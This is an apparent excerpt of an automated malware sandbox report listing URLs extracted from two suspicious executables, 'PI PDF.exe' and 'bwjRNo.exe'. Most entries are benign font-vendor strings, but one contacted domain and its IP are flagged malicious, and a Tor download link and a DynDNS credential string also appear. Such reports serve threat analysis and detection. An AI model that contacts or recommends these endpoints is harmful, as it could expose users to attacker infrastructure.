| <a href="http://www.fontbureau.comF">http://www.fontbureau.comF</a>                                           | 0%        | URL Reputation  | safe  |      |
| <a href="http://www.fontbureau.comce9">http://www.fontbureau.comce9</a>                                       | 0%        | Avira URL Cloud | safe  |      |
| <a href="http://www.agfamotype">http://www.agfamotype</a>                                                     | 0%        | URL Reputation  | safe  |      |

| Source                                                                                                      | Detection | Scanner         | Label | Link |
|-------------------------------------------------------------------------------------------------------------|-----------|-----------------|-------|------|
| http://www.carterandcone.comZ                                                                               | 0%        | URL Reputation  | safe  |      |
| http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www | 0%        | URL Reputation  | safe  |      |
| http://www.tiro.comcomE                                                                                     | 0%        | Avira URL Cloud | safe  |      |
| http://www.fontbureau.comdn                                                                                 | 0%        | Avira URL Cloud | safe  |      |
| http://www.tiro.comtn                                                                                       | 0%        | URL Reputation  | safe  |      |
| http://www.fontbureau.comd                                                                                  | 0%        | URL Reputation  | safe  |      |
| http://www.fonts.comX                                                                                       | 0%        | URL Reputation  | safe  |      |
| http://en.w                                                                                                 | 0%        | URL Reputation  | safe  |      |
| http://www.carterandcone.coml                                                                               | 0%        | URL Reputation  | safe  |      |
| http://www.founder.com.cn/cn                                                                                | 0%        | URL Reputation  | safe  |      |
| http://www.founder.com.cn/cn0                                                                               | 0%        | URL Reputation  | safe  |      |
| http://www.sajatypeworks.comint                                                                             | 0%        | Avira URL Cloud | safe  |      |
| http://www.jiyu-kobo.co.jp/                                                                                 | 0%        | URL Reputation  | safe  |      |
| http://www.fontbureau.comu                                                                                  | 0%        | URL Reputation  | safe  |      |
| http://www.sajatypeworks.com#                                                                               | 0%        | Avira URL Cloud | safe  |      |
| http://www.founder.com.cn/cnk-s                                                                             | 0%        | URL Reputation  | safe  |      |
| http://KCCXE.com                                                                                            | 0%        | Avira URL Cloud | safe  |      |
| http://www.sajatypeworks.com(                                                                               | 0%        | Avira URL Cloud | safe  |      |
| http://www.fontbureau.comsief                                                                               | 0%        | URL Reputation  | safe  |      |
| http://www.founder.com.cn/cn#                                                                               | 0%        | URL Reputation  | safe  |      |

## Domains and IPs

### Contacted Domains

| Name                    | IP             | Active | Malicious | Antivirus Detection                                                                      | Reputation |
|-------------------------|----------------|--------|-----------|------------------------------------------------------------------------------------------|------------|
| webmail.ocenmasters.com | 198.54.126.161 | true   | true      | <ul style="list-style-type: none"> <li>0%, Virustotal, <a href="#">Browse</a></li> </ul> | unknown    |

### URLs from Memory and Binaries

| Name                                  | Source                                                                                                                                                                                              | Malicious | Antivirus Detection                                                     | Reputation |
|---------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------|-------------------------------------------------------------------------|------------|
| http://www.fontbureau.comessedg       | PI PDF.exe, 00000000.00000003.248368737.0000000005BE9000.00000004.00000800.00020000.00000000.sdmp                                                                                                   | false     | <ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul> | unknown    |
| http://127.0.0.1:HTTP/1.1             | PI PDF.exe, 00000008.00000002.509270910.0000000002D01000.00000004.00000800.00020000.00000000.sdmp, bwjRNo.exe, 0000001D.00000002.509640311.0000000002D41000.0000004.00000800.00020000.00000000.sdmp | false     | <ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul> | low        |
| http://www.fontbureau.com/designersG  | PI PDF.exe, 00000000.00000002.301150695.0000000006DF2000.00000004.00000800.00020000.00000000.sdmp                                                                                                   | false     |                                                                         | high       |
| http://www.fontbureau.com/designers/? | PI PDF.exe, 00000000.00000002.301150695.0000000006DF2000.00000004.00000800.00020000.00000000.sdmp                                                                                                   | false     |                                                                         | high       |
| http://www.founder.com.cn/cn/x        | PI PDF.exe, 00000000.00000003.242100146.0000000005BE4000.00000004.00000800.00020000.00000000.sdmp                                                                                                   | false     | <ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul> | unknown    |
| http://www.fonts.comFB                | PI PDF.exe, 00000000.00000003.239145630.0000000005BFB000.00000004.00000800.00020000.00000000.sdmp, PI PDF.exe, 00000000.00000003.239081087.0000000005BFB000.0000004.00000800.00020000.00000000.sdmp | false     | <ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul> | unknown    |
| http://www.founder.com.cn/cn/bThe     | PI PDF.exe, 00000000.00000002.301150695.0000000006DF2000.00000004.00000800.00020000.00000000.sdmp                                                                                                   | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>  | unknown    |
| http://www.fontbureau.com/designers?  | PI PDF.exe, 00000000.00000002.301150695.0000000006DF2000.00000004.00000800.00020000.00000000.sdmp                                                                                                   | false     |                                                                         | high       |
| http://www.tiro.com                   | PI PDF.exe, 00000000.00000002.301150695.0000000006DF2000.00000004.00000800.00020000.00000000.sdmp                                                                                                   | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>  | unknown    |
| http://www.fontbureau.com/designers   | PI PDF.exe, 00000000.00000002.301150695.0000000006DF2000.00000004.00000800.00020000.00000000.sdmp                                                                                                   | false     |                                                                         | high       |


| Name                                                                                                          | Source                                                                                                                                                                                                                                                                                              | Malicious | Antivirus Detection                                                     | Reputation |
|---------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------|-------------------------------------------------------------------------|------------|
| <a href="http://www.fontbureau.comessed">http://www.fontbureau.comessed</a>                                   | PI PDF.exe, 00000000.00000003.248368737.0000000005BE9000.00000004.00000800.0002000.00000000.sdmp                                                                                                                                                                                                    | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>  | unknown    |
| <a href="http://www.goodfont.co.kr">http://www.goodfont.co.kr</a>                                             | PI PDF.exe, 00000000.00000002.301150695.0000000006DF2000.00000004.00000800.0002000.00000000.sdmp                                                                                                                                                                                                    | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>  | unknown    |
| <a href="http://www.tiro.comnf">http://www.tiro.comnf</a>                                                     | PI PDF.exe, 00000000.00000003.239543641.0000000005BFB000.00000004.00000800.0002000.00000000.sdmp                                                                                                                                                                                                    | false     | <ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul> | unknown    |
| <a href="http://www.tiro.comB">http://www.tiro.comB</a>                                                       | PI PDF.exe, 00000000.00000003.239462569.0000000005BFB000.00000004.00000800.0002000.00000000.sdmp                                                                                                                                                                                                    | false     | <ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul> | unknown    |
| <a href="http://www.sajatytypeworks.com">http://www.sajatytypeworks.com</a>                                   | PI PDF.exe, 00000000.00000002.301150695.0000000006DF2000.00000004.00000800.0002000.00000000.sdmp                                                                                                                                                                                                    | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>  | unknown    |
| <a href="http://www.typography.netD">http://www.typography.netD</a>                                           | PI PDF.exe, 00000000.00000002.301150695.0000000006DF2000.00000004.00000800.0002000.00000000.sdmp                                                                                                                                                                                                    | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>  | unknown    |
| <a href="http://www.founder.com.cn/cn/cThe">http://www.founder.com.cn/cn/cThe</a>                             | PI PDF.exe, 00000000.00000002.301150695.0000000006DF2000.00000004.00000800.0002000.00000000.sdmp                                                                                                                                                                                                    | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>  | unknown    |
| <a href="http://www.galapagosdesign.com/staff/dennis.htm">http://www.galapagosdesign.com/staff/dennis.htm</a> | PI PDF.exe, 00000000.00000003.253289800.0000000005BE9000.00000004.00000800.0002000.00000000.sdmp, PI PDF.exe, 00000000.00000002.301150695.0000000006DF2000.00000004.00000800.0002000.00000000.sdmp                                                                                                  | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>  | unknown    |
| <a href="http://fontfabrik.com">http://fontfabrik.com</a>                                                     | PI PDF.exe, 00000000.00000002.301150695.0000000006DF2000.00000004.00000800.0002000.00000000.sdmp                                                                                                                                                                                                    | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>  | unknown    |
| <a href="http://www.fontbureau.comgrita">http://www.fontbureau.comgrita</a>                                   | PI PDF.exe, 00000000.00000003.248368737.0000000005BE9000.00000004.00000800.0002000.00000000.sdmp, PI PDF.exe, 00000000.00000003.249055911.0000000005BEA000.0000004.00000800.00020000.00000000.sdmp                                                                                                  | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>  | unknown    |
| <a href="http://www.fontbureau.comgreta">http://www.fontbureau.comgreta</a>                                   | PI PDF.exe, 00000000.00000002.300963676.0000000005BE0000.00000004.00000800.0002000.00000000.sdmp                                                                                                                                                                                                    | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>  | unknown    |
| <a href="http://www.fontbureau.comcom">http://www.fontbureau.comcom</a>                                       | PI PDF.exe, 00000000.00000003.248368737.0000000005BE9000.00000004.00000800.0002000.00000000.sdmp, PI PDF.exe, 00000000.00000003.249987331.0000000005BE9000.0000004.00000800.00020000.00000000.sdmp, PI PDF.exe, 00000000.00000003.249055911.00000005BEA000.00000004.00000800.00020000.00000000.sdmp | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>  | unknown    |
| <a href="http://www.founder.com.cn/cnr">http://www.founder.com.cn/cnr</a>                                     | PI PDF.exe, 00000000.00000003.242100146.0000000005BE4000.00000004.00000800.0002000.00000000.sdmp, PI PDF.exe, 00000000.00000003.241735377.0000000005BE4000.0000004.00000800.00020000.00000000.sdmp, PI PDF.exe, 00000000.00000003.242239716.00000005BEB000.00000004.00000800.00020000.00000000.sdmp | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>  | unknown    |
| <a href="http://https://RHjTIBqqVW.com">http://https://RHjTIBqqVW.com</a>                                     | bwjRNo.exe, 0000001D.00000002.510192777.000000000309D000.00000004.00000800.0002000.00000000.sdmp                                                                                                                                                                                                    | false     | <ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul> | unknown    |
| <a href="http://DynDns.comDynDNSnamejdpaswordPsi/Psi">http://DynDns.comDynDNSnamejdpaswordPsi/Psi</a>         | bwjRNo.exe, 0000001D.00000002.509640311.0000000002D41000.00000004.00000800.0002000.00000000.sdmp                                                                                                                                                                                                    | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>  | unknown    |
| <a href="http://www.galapagosdesign.com/DPlease">http://www.galapagosdesign.com/DPlease</a>                   | PI PDF.exe, 00000000.00000002.301150695.0000000006DF2000.00000004.00000800.0002000.00000000.sdmp                                                                                                                                                                                                    | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>  | unknown    |
| <a href="http://www.fontbureau.comalsvP">http://www.fontbureau.comalsvP</a>                                   | PI PDF.exe, 00000000.00000003.249987331.0000000005BE9000.00000004.00000800.0002000.00000000.sdmp                                                                                                                                                                                                    | false     | <ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul> | unknown    |
| <a href="http://www.fonts.com">http://www.fonts.com</a>                                                       | PI PDF.exe, 00000000.00000003.239145630.0000000005BFB000.00000004.00000800.0002000.00000000.sdmp, PI PDF.exe, 00000000.00000003.239081087.0000000005BFB000.0000004.00000800.00020000.00000000.sdmp, PI PDF.exe, 00000000.00000002.301150695.00000006DF2000.00000004.00000800.00020000.00000000.sdmp | false     |                                                                         | high       |
| <a href="http://www.sandoll.co.kr">http://www.sandoll.co.kr</a>                                               | PI PDF.exe, 00000000.00000003.240656249.0000000005BE6000.00000004.00000800.0002000.00000000.sdmp, PI PDF.exe, 00000000.00000002.301150695.0000000006DF2000.0000004.00000800.00020000.00000000.sdmp                                                                                                  | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>  | unknown    |

| Name                                                                                                                                                                                                                                                  | Source                                                                                                                                                                                                                                                                                                                                                                                                   | Malicious | Antivirus Detection                                                     | Reputation |
|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------|-------------------------------------------------------------------------|------------|
| <a href="http://www.urwpp.de">http://www.urwpp.de</a> DPlease                                                                                                                                                                                         | PI PDF.exe, 00000000.00000002.301150695.000000006DF2000.00000004.00000800.0002000.00000000.sdmp                                                                                                                                                                                                                                                                                                          | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>  | unknown    |
| <a href="http://www.urwpp.de">http://www.urwpp.de</a>                                                                                                                                                                                                 | PI PDF.exe, 00000000.00000003.249987331.0000000005BE9000.00000004.00000800.0002000.00000000.sdmp                                                                                                                                                                                                                                                                                                         | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>  | unknown    |
| <a href="http://www.zhongyicts.com.cn">http://www.zhongyicts.com.cn</a>                                                                                                                                                                               | PI PDF.exe, 00000000.00000002.301150695.000000006DF2000.00000004.00000800.0002000.00000000.sdmp                                                                                                                                                                                                                                                                                                          | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>  | unknown    |
| <a href="http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name">http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name</a>                                                                                                                   | PI PDF.exe, 00000000.00000002.294550223.0000000002C01000.00000004.00000800.0002000.00000000.sdmp, bwjRNo.exe, 00000013.00000002.392889468.00000000033A1000.00000004.00000800.00020000.00000000.sdmp                                                                                                                                                                                                      | false     |                                                                         | high       |
| <a href="http://www.sakkal.com">http://www.sakkal.com</a>                                                                                                                                                                                             | PI PDF.exe, 00000000.00000002.301150695.000000006DF2000.00000004.00000800.0002000.00000000.sdmp                                                                                                                                                                                                                                                                                                          | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>  | unknown    |
| <a href="http://webmail.ocenmasters.com">http://webmail.ocenmasters.com</a>                                                                                                                                                                           | PI PDF.exe, 00000008.00000002.510095094.0000000003081000.00000004.00000800.0002000.00000000.sdmp, PI PDF.exe, 00000008.00000002.510025331.0000000003064000.00000004.00000800.00020000.00000000.sdmp, bwjRNo.exe, 0000001D.00000002.510209841.0000000030A5000.00000004.00000800.00020000.00000000.sdmp, bwjRNo.exe, 0000001D.00000002.510248333.00000000030BF000.00000004.00000800.00020000.00000000.sdmp | false     | <ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul> | unknown    |
| <a href="http://www.fonts.com">http://www.fonts.com</a> T                                                                                                                                                                                             | PI PDF.exe, 00000000.00000003.239206343.0000000005BFB000.00000004.00000800.0002000.00000000.sdmp, PI PDF.exe, 00000000.00000003.239173555.0000000005BFB000.00000004.00000800.00020000.00000000.sdmp                                                                                                                                                                                                      | false     | <ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul> | unknown    |
| <a href="http://www.fonts.com">http://www.fonts.com</a> Wu                                                                                                                                                                                            | PI PDF.exe, 00000000.00000003.239145630.0000000005BFB000.00000004.00000800.0002000.00000000.sdmp, PI PDF.exe, 00000000.00000003.239081087.0000000005BFB000.00000004.00000800.00020000.00000000.sdmp                                                                                                                                                                                                      | false     | <ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul> | unknown    |
| <a href="http://www.apache.org/licenses/LICENSE-2.0">http://www.apache.org/licenses/LICENSE-2.0</a>                                                                                                                                                   | PI PDF.exe, 00000000.00000002.301150695.000000006DF2000.00000004.00000800.0002000.00000000.sdmp                                                                                                                                                                                                                                                                                                          | false     |                                                                         | high       |
| <a href="http://www.fontbureau.com">http://www.fontbureau.com</a>                                                                                                                                                                                     | PI PDF.exe, 00000000.00000002.300963676.0000000005BE0000.00000004.00000800.0002000.00000000.sdmp, PI PDF.exe, 00000000.00000003.249987331.0000000005BE9000.00000004.00000800.00020000.00000000.sdmp, PI PDF.exe, 00000000.00000003.247754281.00000005BE8000.00000004.00000800.00020000.00000000.sdmp, PI PDF.exe, 00000000.00000002.301150695.000000006DF2000.00000004.00000800.00020000.00000000.sdmp   | false     |                                                                         | high       |
| <a href="http://www.fontbureau.com">http://www.fontbureau.com</a> F                                                                                                                                                                                   | PI PDF.exe, 00000000.00000003.249987331.0000000005BE9000.00000004.00000800.0002000.00000000.sdmp                                                                                                                                                                                                                                                                                                         | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>  | unknown    |
| <a href="http://www.fontbureau.com">http://www.fontbureau.com</a> ce9                                                                                                                                                                                 | PI PDF.exe, 00000000.00000002.300963676.0000000005BE0000.00000004.00000800.0002000.00000000.sdmp                                                                                                                                                                                                                                                                                                         | false     | <ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul> | unknown    |
| <a href="http://www.agfamontype">http://www.agfamontype</a> .                                                                                                                                                                                         | PI PDF.exe, 00000000.00000003.254344595.0000000005BF1000.00000004.00000800.0002000.00000000.sdmp                                                                                                                                                                                                                                                                                                         | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>  | unknown    |
| <a href="http://www.carterandcone.com">http://www.carterandcone.com</a> Z                                                                                                                                                                             | PI PDF.exe, 00000000.00000003.244849066.0000000005BED000.00000004.00000800.0002000.00000000.sdmp, PI PDF.exe, 00000000.00000003.244669874.0000000005BED000.00000004.00000800.00020000.00000000.sdmp, PI PDF.exe, 00000000.00000003.245136691.00000005BED000.00000004.00000800.00020000.00000000.sdmp                                                                                                     | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>  | unknown    |
| <a href="http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip">http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip</a> <a href="https://www">https://www</a> | PI PDF.exe, 00000008.00000002.509270910.0000000002D01000.00000004.00000800.0002000.00000000.sdmp, bwjRNo.exe, 0000001D.00000002.509640311.0000000002D41000.00000004.00000800.00020000.00000000.sdmp                                                                                                                                                                                                      | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>  | unknown    |
| <a href="http://www.tiro.com">http://www.tiro.com</a> comE                                                                                                                                                                                            | PI PDF.exe, 00000000.00000003.240259326.0000000005BFB000.00000004.00000800.0002000.00000000.sdmp                                                                                                                                                                                                                                                                                                         | false     | <ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul> | unknown    |
| <a href="http://www.fontbureau.com">http://www.fontbureau.com</a> dn                                                                                                                                                                                  | PI PDF.exe, 00000000.00000003.248368737.0000000005BE9000.00000004.00000800.0002000.00000000.sdmp                                                                                                                                                                                                                                                                                                         | false     | <ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul> | unknown    |

| Name                                                                                                                    | Source                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       | Malicious | Antivirus Detection                                                     | Reputation |
|-------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------|-------------------------------------------------------------------------|------------|
| <a href="http://www.tiro.comtn">http://www.tiro.comtn</a>                                                               | PI PDF.exe, 00000000.00000003.239488128.000000005BFB000.00000004.00000800.0002000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>  | unknown    |
| <a href="http://www.fontbureau.comd">http://www.fontbureau.comd</a>                                                     | PI PDF.exe, 00000000.00000003.249987331.000000005BE9000.00000004.00000800.0002000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>  | unknown    |
| <a href="http://www.fonts.comX">http://www.fonts.comX</a>                                                               | PI PDF.exe, 00000000.00000003.239145630.000000005BFB000.00000004.00000800.0002000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>  | unknown    |
| <a href="http://en.w">http://en.w</a>                                                                                   | PI PDF.exe, 00000000.00000003.238574491.00000000123D000.00000004.00000020.0002000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>  | unknown    |
| <a href="http://www.carterandcone.coml">http://www.carterandcone.coml</a>                                               | PI PDF.exe, 00000000.00000003.244849066.000000005BED000.00000004.00000800.0002000.00000000.sdmp, PI PDF.exe, 00000000.00000002.301150695.0000000006DF2000.0000004.00000800.00020000.00000000.sdmp, PI PDF.exe, 00000000.00000003.244669874.00000005BED000.00000004.00000800.00020000.00000000.sdmp, PI PDF.exe, 00000000.00000000.00000000.000003.245136691.000000005BED000.00000004.00000800.00020000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>  | unknown    |
| <a href="http://www.fontbureau.com/designers/cabarga.htmlN">http://www.fontbureau.com/designers/cabarga.htmlN</a>       | PI PDF.exe, 00000000.00000002.301150695.000000006DF2000.00000004.00000800.0002000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              | false     |                                                                         | high       |
| <a href="http://www.founder.com.cn/cn">http://www.founder.com.cn/cn</a>                                                 | PI PDF.exe, 00000000.00000003.241607174.0000000005C1D000.00000004.00000800.0002000.00000000.sdmp, PI PDF.exe, 00000000.00000002.301150695.000000006DF2000.0000004.00000800.00020000.00000000.sdmp, PI PDF.exe, 00000000.00000003.241735377.00000005BE4000.00000004.00000800.00020000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>  | unknown    |
| <a href="http://www.founder.com.cn/cn0">http://www.founder.com.cn/cn0</a>                                               | PI PDF.exe, 00000000.00000003.241607174.0000000005C1D000.00000004.00000800.0002000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>  | unknown    |
| <a href="http://www.fontbureau.com/designers/frere-jones.html">http://www.fontbureau.com/designers/frere-jones.html</a> | PI PDF.exe, 00000000.00000002.301150695.000000006DF2000.00000004.00000800.0002000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              | false     |                                                                         | high       |
| <a href="http://www.sajatypeworks.comint">http://www.sajatypeworks.comint</a>                                           | PI PDF.exe, 00000000.00000003.238934806.000000005BFB000.00000004.00000800.0002000.00000000.sdmp, PI PDF.exe, 00000000.00000003.239014164.000000005BFB000.0000004.00000800.00020000.00000000.sdmp, PI PDF.exe, 00000000.00000003.238957767.00000005BFB000.00000004.00000800.00020000.00000000.sdmp, PI PDF.exe, 00000000.00000000.000003.238846807.000000005BFB000.00000004.00000800.00020000.00000000.sdmp, PI PDF.exe, 00000000.00000003.239145630.000000005BFB000.00000004.00000800.00020000.00000000.sdmp, PI PDF.exe, 00000000.00000003.239165623.000000005C04000.00000004.00000800.00020000.00000000.sdmp, PI PDF.exe, 00000000.00000000.0000003.239081087.000000005BFB000.00000004.00000800.00020000.00000000.sdmp, PI PDF.exe, 00000000.00000003.238911883.000000005BFB000.00000004.00000800.00020000.00000000.sdmp, PI PDF.exe, 00000000.00000003.238991885.000000005BFB000.00000004.00000800.00020000.00000000.sdmp | false     | <ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul> | unknown    |
| <a href="http://www.fontbureau.com/designers/cabarga.html">http://www.fontbureau.com/designers/cabarga.html</a>         | PI PDF.exe, 00000000.00000003.249138762.0000000005C1D000.00000004.00000800.0002000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             | false     |                                                                         | high       |
| <a href="http://www.jiyu-kobo.co.jp/">http://www.jiyu-kobo.co.jp/</a>                                                   | PI PDF.exe, 00000000.00000002.301150695.000000006DF2000.00000004.00000800.0002000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>  | unknown    |
| <a href="http://www.fontbureau.com/designers8">http://www.fontbureau.com/designers8</a>                                 | PI PDF.exe, 00000000.00000002.301150695.000000006DF2000.00000004.00000800.0002000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              | false     |                                                                         | high       |
| <a href="http://www.fontbureau.comu">http://www.fontbureau.comu</a>                                                     | PI PDF.exe, 00000000.00000003.248368737.000000005BE9000.00000004.00000800.0002000.00000000.sdmp, PI PDF.exe, 00000000.00000003.249987331.000000005BE9000.0000004.00000800.00020000.00000000.sdmp, PI PDF.exe, 00000000.00000003.249055911.00000005BEA000.00000004.00000800.00020000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>  | unknown    |

| Name                            | Source                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               | Malicious | Antivirus Detection                                                     | Reputation |
|---------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------|-------------------------------------------------------------------------|------------|
